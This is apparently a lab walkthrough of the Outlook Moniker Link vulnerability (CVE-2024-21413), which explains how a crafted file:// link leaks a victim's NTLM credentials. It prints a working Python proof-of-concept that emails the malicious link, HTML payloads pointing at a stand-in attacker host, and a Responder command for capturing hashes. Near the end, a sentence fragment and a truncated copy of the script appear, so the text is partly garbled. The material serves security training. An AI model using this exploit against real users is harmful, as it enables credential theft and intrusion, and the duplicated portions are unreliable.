EXPLOITATION

Moniker Link (CVE-2024-21413)

Leak user's credentials using CVE-2024-21413 to bypass Outlook's Protected View.

The vulnerability bypasses Outlook's security mechanisms when handing a specific type of hyperlink known as a Moniker Link.

An attacker can abuse this by sending an email that contains a malicious Moniker Link to a victim, resulting in Outlook sending the user's NTLM credentials to the attacker once the hyperlink is clicked.

Details relating to the scoring of the vulnerability have been provided in the table below:

CVSS	Description
Publish date	February 13th, 2024
MS article	https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413
Impact	Remote Code Execution & Credential Leak
Severity	Critical
Attack Complexity	Low
Scoring	9.8

The vulnerability is known to affect the following Office releases:

Release	Version
Microsoft Office LTSC 2021	affected from 19.0.0
Microsoft 365 Apps for Enterprise	affected from 16.0.1
Microsoft Office 2019	affected from 16.0.1
Microsoft Office 2016	affected from 16.0.0 before 16.0.5435.1001

Outlook can render emails as HTML. You may notice this being used by your favourite newsletters. Additionally, Outlook can parse hyperlinks such as HTTP and HTTPS. However, it can also open URLs specifying applications known as Moniker Links. Normally, Outlook will prompt a security warning when external applications are triggered.

This pop-up is a result of Outlook's "Protected View". Protected View opens emails containing attachments, hyperlinks and similar content in read-only mode, blocking things such as macros (especially from outside an organisation).

By using the `file://` Moniker Link in our hyperlink, we can instruct Outlook to attempt to access a file, such as a file on a network share (`<a href="file://ATTACKER_IP/test">Click me</a>`). The SMB protocol is used, which involves using local credentials for authentication. However, Outlook's "Protected View" catches and blocks this attempt.

```
<p><a href="file://ATTACKER_MACHINE/test">Click me</a></p>
```

The vulnerability here exists by modifying our hyperlink to include the `!` special character and some text in our Moniker Link which results in bypassing Outlook's Protected View. For example: `<a href="file://ATTACKER_IP/test!exploit">Click me</a>`.

```
<p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
```

We, as attackers, can provide a Moniker Link of this nature for the attack. Note the share does not need to exist on the remote device, as an authentication attempt will be attempted regardless, leading to the victim's Windows netNTLMv2 hash being sent to the attacker.

Remote Code Execution (RCE) is possible because Moniker Links uses the Component Object Model (COM) on Windows.

EXPLOITATION

For this attack, we will email our victim a Moniker Link similar to the one provided in the previous task. The objective, as the attacker, is to craft an email to the victim with a Moniker Link that bypasses Outlook's "Protected View", where the victim's client will attempt to load a file from our attacking machine, resulting in the victim's netNTLMv2 hash being captured.

But first, let's run through a PoC I have created (which is also available on GitHub).

```
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.0 | 19/02/2024
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email

# Convert the HTML string into bytes and attach it to the message object
msgHtml = MIMEText(html_content,'html')
message.attach(msgHtml)

server = smtplib.SMTP('MAILSERVER', 25)
server.ehlo()
try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\n Email delivered")
except Exception as error:
    print(error)
finally:
    server.quit()
```

The PoC:

- Takes an attacker & victim email. Normally, you would need to use your own SMTP server (this has already been provided for you in this room)
- Requires the password to authenticate. For this room, the password for **attacker@monikerlink.thm** is **attacker**
- Contains the email content (html_content), which contains our Moniker Link as a HTML hyperlink


- Then, fill in the "subject", "from" and "to" fields in the email
- Finally, it sends the email to the mail server

let’s use Responder to create an SMB listener on our attacking machine. For the THM AttackBox, the interface will be `-I ens5`. The interface name will differ if you are using your own device (i.e. Kali). If you would like some homework, an Impacket server can also be used.


Starting Responder on our AttackBox

```
root@attackbox:# responder -I ens5

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


-- cut for brevity --

[+] Listening for events...
```


Let's open the vulnerable machine by pressing the "CVE-2024-21413" pane in the split-screen view.




Open Outlook by clicking the "Outlook" shortcut on the desktop. When Outlook has opened, click "I don't want to sign in or create an account" on the popup.




Dismiss the second popup by clicking on the "X" at the top right of the popup (you may need to drag the window to the left a little, depending on your screen resolution).



When completed, you will see the Outlook interface. For this room, the victim's mailbox has already been set up in Outlook for you.



Return to your AttackBox. We will copy and paste the PoC above onto the AttackBox.




For this, we will create a new file on the AttackBox. `nano exploit.py`

file from our attacking machine, resulting in the victim's netNTLMv2 hash being captured.

But first, let's run through a PoC I have created (which is also available on GitHub).

```
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.0 | 19/02/2024
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender
email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient
email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
```



We will need to do some initial setup on Our AttackBox before running the Python script:

